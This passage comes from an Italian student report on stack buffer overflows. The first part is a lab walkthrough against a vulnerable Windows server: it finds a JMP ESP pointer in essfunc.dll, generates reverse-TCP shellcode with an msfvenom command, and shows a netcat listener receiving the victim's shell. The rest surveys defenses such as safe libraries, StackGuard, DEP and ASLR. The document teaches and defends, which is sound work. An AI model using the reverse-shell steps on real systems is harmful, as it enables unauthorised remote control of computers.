0x625011d3 : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x625011df : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x625011eb : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x625011f7 : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x62501203 : "\xff\xe4" : ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x62501205 : "\xff\xe4" : ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
Found a total of 9 pointers
```

Creiamo quindi il file `script5.py`, scrivendo un'istruzione che ci farà saltare all'indirizzo "0x625011af", che, però, sarà scritto al contrario, proprio perché stiamo trattando un "little-endian" come scritto sopra! Usando l'icona della freccia blu su Immunity, scriviamo l'indirizzo appena trovato e ci porterà nell'istruzione assembly. A questo punto, mettendo un breakpoint con F2, dando i permessi al file e lanciandolo, il programma andrà in pausa e Immunity ci avvertirà che abbiamo preso quell'istruzione. A questo punto siamo pronti per scrivere il codice malevolo che ci garantirà l'accesso alla shell del computer vittima.

File: [script5.py](#)


4.8 Shellcode e Root!

Utilizzeremo, quindi, l'ultimo strumento di Kali per generare lo shellcode necessario ad un "reverse_tcp" verso il nostro computer. Il comando da utilizzare per generare questo codice è:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.0 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

Attenzione! Questo codice va modificato in base alle proprie esigenze. Qui stiamo utilizzando "windows/shell_reverse_tcp" perché il computer vittima è con sistema operativo Windows, mentre come "LHOST" bisognerà usare l'indirizzo IPv4 del computer attaccante. L'ultimo argomento -b "\x00" sta ad indicare i bad characters da sostituire, nel nostro caso non ne abbiamo, come detto sopra.

Lanciando, quindi, questo comando, ci verrà restituito lo shell code da utilizzare. Apriamo l'ultimo file, script6.py ed inseriamo il codice sotto riportato. Noteremo una cosa, ovvero "\x90"*32, questo ci serve come "padding" tra l'indirizzo dell'EIP e lo shellcode, e si chiama NOP (No Operation, con codice "\x90"). A questo punto, diamo i permessi al file e, prima di lanciarlo, utilizziamo il comando nc -nvlp 4444, che ci permetterà di stare in ascolto sulla porta 4444 (dichiarata nel comando sopra) su Kali. Lanciando adesso lo script, ci accorgeremo che il terminale di Kali sarà diventato il terminale di Windows della macchina vittima, questo perché abbiamo lanciato un "reverse_tcp", che ci ha permesso di connetterci sulla porta 4444 e guadagnato il controllo della shell del computer vittima!



```
(root@kali)~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.251] from (UNKNOWN) [192.168.1.188] 1035
Microsoft Windows [Versione 10.0.19042.985]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\pvttu\Desktop\AppuntiUni\Internet Security>
```

File: [script6.py](#)

4.9 Conclusione sull'attacco

Ciò che abbiamo dimostrato è che semplicemente con un buffer di caratteri siamo riusciti a sovrascrivere i registri del nostro software vulnerabile e siamo riusciti a fargli eseguire del codice malevolo, ottenendo così il controllo della shell del computer vittima. Ecco perché non bisogna mai sottovalutare questo tipo di attacco!

5. Come difendersi

5.1 Difesa a livello di linguaggio

La miglior difesa da attacchi basati sul buffer overflow sta nella scelta di un linguaggio di programmazione che fornisca controlli automatici sulla dimensione dei buffer (o a tempo di compilazione o a *runtime*) come Java, Python o Perl. Se questa opzione può essere presa in considerazione per lo sviluppo di nuovi programmi, resta però difficilmente applicabile nel caso di progetti esistenti, in cui ciò comporterebbe la riscrittura del codice nel nuovo linguaggio.

Un'alternativa consiste nell'utilizzo di *safe libraries*, ovvero librerie di funzioni che implementano protezioni contro il buffer overflow: in C rappresentano funzioni vulnerabili *strcpy*, *gets*, *sprintf* (e altre ancora...) di cui esistono controparti "sicure" come *strncpy*, *strncat*, *snprintf*. Un esempio di queste *safe libraries* sono "libsafe", "libparanoia" e "libverify". Libsafe, ad esempio, implementa una tecnica di protezione dallo stack buffer overflow basata sul controllo di eventuali alterazioni dello stack quando una funzione termina di eseguire: se lo stack risulta modificato, il processo termina con un errore di segmentazione.

5.2 Difesa a livello di codice sorgente

Esistono tool in grado di rilevare vulnerabilità al buffer overflow all'interno del codice sorgente effettuando analisi più o meno complesse sullo stesso, sia statiche che dinamiche.

"Its4" è un semplicissimo esempio di analizzatore statico che effettua la ricerca di eventuali chiamate di funzioni vulnerabili note (come *strcpy* o *popen*), pensato come sostituzione alla ricerca tramite *grep*: data la sua semplicità e la rudimentale analisi del codice che realizza è molto facile incappare in falsi positivi e negativi.

In alternativa esistono tool più complessi in grado di effettuare l'analisi dinamica del programma, come "Rational Purify", un debugger di memoria realizzato da IBM in grado di individuare eventuali anomalie nella gestione della memoria durante l'esecuzione del programma (accesso a variabili non inizializzate, *buffer overflow*, deallocazione impropria di memoria, ecc...).

5.3 Difesa a livello di compilatore

Linguaggi di medio/basso livello come il C forniscono alte prestazioni proprio perché "risparmiano" su certi controlli che non vengono automaticamente gestiti a livello di linguaggio lasciando tale responsabilità al programmatore, e gettando dunque le basi a vulnerabilità come il buffer overflow in caso di mancanza dei controlli sulle dimensioni dei buffer durante gli accessi.

Una delle tecniche di difesa da queste anomalie è prevedere che sia il compilatore ad inserire le verifiche sulla dimensione di tutti i buffer nel codice compilato senza richiedere alcuna modifica al codice sorgente, ma solo al compilatore, a scapito però dei tempi che possono aumentare anche di più del 200%. Questa fu la direzione intrapresa da due differenti progetti di patching al compilatore *gcc*.

Approccio differente è invece quello di "StackShield", un'estensione del compilatore *gcc* per la protezione dallo stack smashing nei sistemi Linux; anziché inserire a tempo di compilazione i controlli per il *bounds checking* dei buffer, l'obiettivo di StackShield è quello di impedire la sovrascrittura dei *return address* memorizzandone una copia in una zona sicura non sovrascrivibile (all'inizio del segmento dati) all'inizio di ogni chiamata di funzione, copia che viene poi confrontata al termine dell'esecuzione della funzione con il valore memorizzato nello stack: se i valori non combaciano StackShield può terminare l'esecuzione del programma o tentare di proseguire ignorando l'attacco e rischiando al massimo il crash del programma.

Un'altra estensione del compilatore *gcc*, "StackGuard", consente sia la rivelazione di eventuali *stack buffer overflow* sia la prevenzione degli stessi: la prima difesa, tuttavia, risulta molto più efficiente e portabile della seconda, in generale meno affidabile e sicura. La rivelazione si basa sulla scrittura nello *stack frame* di una *canary word* fra le variabili locali e il *return address* memorizzato e sull'assunto che non sia possibile

sovrascrivere il RA senza alterare la *canary word*, che prende quindi questo nome proprio in analogia all'uso dei canarini nelle miniere di carbone come primo sistema di allarme. Prima di restituire il controllo all'istruzione puntata dal RA, si controlla se la *canary word* ha subito alterazioni: eventuali modifiche vengono considerate come un potenziale tentativo di alterare il controllo dell'esecuzione del programma e quindi di attacco. La tecnica adottata da StackGuard è efficace solo se l'attaccante non è in grado di prevedere la *canary word*, in questo caso sarebbe infatti in grado di progettare l'overflow in modo da sovrascrivere la *canary word* con il suo valore originale: StackGuard a questo scopo esegue la randomizzazione del *canary*.

5.4 Difesa a livello di sistema operativo

Molti sistemi operativi hanno tentato di rispondere al problema del buffer overflow imponendo delle restrizioni sull'uso della memoria e rendendo quindi più complessi gli attacchi.

Un meccanismo di difesa a livello di sistema operativo molto diffuso si basa sul rendere certe pagine di memoria, come quelle contenenti *stack* e *heap*, non eseguibili: ogni tentativo di trasferire il controllo dell'esecuzione a codice all'interno di queste aree solleva quindi un'eccezione, impedendone l'esecuzione. Ciò può essere realizzato sfruttando certe funzionalità hardware dei processori note come "NX" ("No eXecute") bit o "XD" ("eXecute Disabled") bit, oppure tramite tecniche software che emulano questo funzionamento.

Alcuni sistemi operativi basati su UNIX come OpenBSD e OS X supportano direttamente lo *executable space protection*. Le versioni più recenti di Microsoft Windows lo supportano sotto il nome di Data Execution Prevention (DEP) (o protezione esecuzione programmi). Un'altra tecnica di difesa a livello di sistema operativo è l'*address space layout randomization* (ASLR) che consiste nel rendere parzialmente casuale l'indirizzo delle funzioni di libreria e delle aree di memoria più importanti; ciò rende più complessa (ma non impossibile) l'esecuzione di codice tramite exploit perché costringe l'attaccante a cercare l'indirizzo del codice da eseguire tramite una serie di tentativi rilevabili sia dalla vittima, sia da eventuali SW di protezione.

6. Conclusioni

In conclusione, possiamo dire che esistono tanti modi per difendersi. A mio parere, è un buon inizio progettare con un linguaggio ad alto livello per poi adottare anche le altre difese. Se non si può implementare un linguaggio ad alto livello, si possono adoperare molte altre tecniche, come ad esempio l'ASLR. Tra l'altro i sistemi operativi godono di diverse funzionalità di difesa per essere ancora più sicuri, oltre a poter utilizzare gli strumenti scritti sopra.

7. Fonti utilizzate

- <https://www.youtube.com/watch?v=qSnPayW6F7U&t=406s>
- https://it.wikipedia.org/wiki/Buffer_overflow
- <https://github.com/cytopia/badchars>
- <https://github.com/corelan/mona>